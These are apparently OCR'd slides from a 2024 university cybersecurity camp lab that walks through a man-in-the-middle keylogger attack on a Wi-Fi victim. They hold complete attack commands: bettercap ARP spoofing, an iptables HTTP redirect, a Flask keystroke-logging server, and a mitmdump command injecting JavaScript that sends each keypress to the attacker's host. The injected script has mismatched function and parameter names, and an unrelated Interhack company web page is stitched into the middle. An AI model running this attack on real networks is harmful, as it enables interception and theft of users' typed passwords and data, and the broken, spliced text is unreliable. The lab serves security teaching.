KEY-GATHERING BROWSER-BOT

Presenter: Dr. S. Roy, Dept. of CS, BGSU

Event: 2024 CyberGuardians Camp

Date: June 24-28, 2024

GOAL


- This lab demonstrates how the attacker can inject a malicious script to the victim's browser in a Wi-Fi, which tracks the keystrokes of the victim user.

TOOLS USED

- The prerequisite tools required to perform this attack are:
- **Bettercap** – to become the man-in-the-middle and perform ARP spoof
- **Iptables -** to change the rules and control where requests will be forwarded
- **Mitmproxy** – to inject malicious script on the victim's system

STEPS FOR ATTACK

- **STEP 1:** Become the root user in the attacker machine
  - Open Oracle Virtual Box on your system and launch the Ubuntu Virtual Machine on it.
  - Open a terminal on your Ubuntu machine and become the root user by running the below commands.




- sudo su

- Enter the root user password once you are prompted.

CONTD.

STEP 2: Become the man in the middle using bettercap

- First, we need to set the target of the attack. This is done using the bettercap tool. Execute the following commands –



```
bettercap

net.probe on

net.show

set arp.spoof.targets  192.168.237.242

                    (Assuming Alice's IP address is 192.168.237.242, this will set Alice as
                    the target for the MITM)

arp.spoof on
```

CONTD.

- <u>**STEP 3:**</u>Update iptables rules to redirect requests to attacker machine (Mallory).
    - Open another terminal and become the root user following STEP 1.
    - Next, we need to update the protocols in the iptables to redirect requests from port 80 to port 8080. To do this, run the following commands,

```
iptables -t nat -A PREROUTING -p tcp --dport  80  -j REDIRECT --to-port 8080

iptables -t nat -L
```

-
    - Ensure that there is an entry in the table to redirect HTTP requests to port 8080.

CONTD.

<u>STEP 4:</u> Create a virtual python environment and install python packages.

- Some python libraries are required to run the server. Install these in a virtual environment.
- To create a virtual python environment, run the following commands.

```
python3 –version
 apt-get install python<version-number>-venv
python3 -m venv <env-name>
 cd env-name
 source ./bin/activate
```

- Install the python packages to create a server.

```
pip install flask

pip install flask_cors
```

CONTD.

STEP 5: Create the python server

- Create a python file within this folder by running the following command.

```
nano server.py
```

  - This will create a server file and open it in the editor

CONTD.

- Enter the below python code in the server.py file.

```
from flask import Flask
from flask import request
from flask_cors import CORS, cross_origin

app = Flask(__name__)
CORS(app, resources={r"/*":{"origins":"*"}})

@app.route("/",  methods=['GET', 'OPTIONS'])
@cross_origin(origin="*", headers=['Content-Type',
'Authorization'])
def index():
    key = request.args.get("keystroke")
    with open("keystroke.txt", "a") as f:
        f.write(key + "\n")
    return "keystroke recorded"

app.run(host='0.0.0.0', port=5000)
```

CONTD.

STEP 6: Start the server

- Run the server by executing the command,

```
python3 server.py
```

STEP 7: Identify Attacker machine IP address.

- To identify the IP address of the Ubuntu machine, run the below command.

```
ifconfig
```

  - The first line of the output contains the IP address.

CONTD.


STEP 8: Inject malicious script into Alice's machine to gather keystrokes.

- In a new terminal, execute step 1 to become root user.
- Navigate to the folder that contains mitmproxy and then execute the following command.

```
./mitmdump –B
:”~s”:”</body>”:’</body><script>document.addEventListener("keydown",
sendKeys);
function sendKeystrokes(e) {
var req = new XMLHttpRequest();
req.open("GET", “http://<host-IP-address>:5000/?keystroke=“ + e[“keystroke”],
true);
req.send();
}</script>’
```

- This will start the proxy and inject the above script on the victim machine.

SCREENSHOTS



Interhack Corporation

Interhack is a computer expert firm addressing matters of privacy, security, and forensic data analysis. We help executives and attorneys understand what they need to know for the boardroom and the courtroom.

Our Cybersecurity practice delivers assessment and reporting services to help firms find and keep the proper balance of risk, utility, and expense. Our small teams of elite technology professionals help people to understand what matters and how to achieve their privacy and security objectives.

Our Computer Expert practice helps attorneys to find and make effective use of electronic information in adjudication. We have experience in civil, criminal, administrative, and military matters, and at the request of either side or the Court directly.

Feel free to explore our site to learn more about us and our work. Or contact us to see how we can help you effectively manage risks and opportunities in electronic information.

News


TikTok Silhouette Challenge
Feb 05, 2021

Security in a Virtual World
Jan 01, 2021

COVID-19 Tracking Privacy
Jun 29, 2020

Zoombombing and Other Tricks

```
<body id="visual-portal-wrapper" class="frontend icons-on pat-markspeciallinks portaltype-document section-front-page site-interhack templ
ate-layout thumbs-on userrole-anonymous viewpermission-none layout-default-document mosaic-grid pat-plone patterns-loaded" dir="ltr" data-
i18ncatalogurl="http://web.interhack.com/plonejsi18n" data-pat-plone-modal="{"actionOptions": {"displayInModal": false}}" data-pat-
body#visual-portal-wrapper.frontend.icons-on.pat-markspeciallinks.portaltype-document.section-front-page.site-interhack.template-layout.thumbs-on.userrole-anonymou
element.style {
}
```



```
┌──(virtualenvi)-(root㉿kali)-[/home/kali/Desktop/virtualenvi]
└─# python server.py
 * Serving Flask app 'server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Us
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [12/Dec/2023 23:31:35] "GET /?key=CapsLock HTTP/1.1" 200 -
127.0.0.1 - - [12/Dec/2023 23:31:35] "GET /?key=A HTTP/1.1" 200 -
```

Here we can see that all the keystrokes that the victim types on the search bar will be tracked by the attacker on his machine.

APPENDIX

IF CHROME BROWSER INSTEAD OF FIREFOX

STEP 9:

- On the victim’s machine, open a browser and enter the following command to disable CORS.

  ```
  chrome://flags/#block-insecure-private-network-requests
  ```

- Search for the option ‘Block insecure private network requests’ and set it as ‘Disabled’. This will allow the keystrokes from the victim machine to be sent to the attacker.
- On a new tab, navigate to a HTTP webpage that accepts user input. Start typing any text into the input fields.
- Each of the typed keys should be recorded on the Ubuntu machine.

Any Questions?

THANK YOU!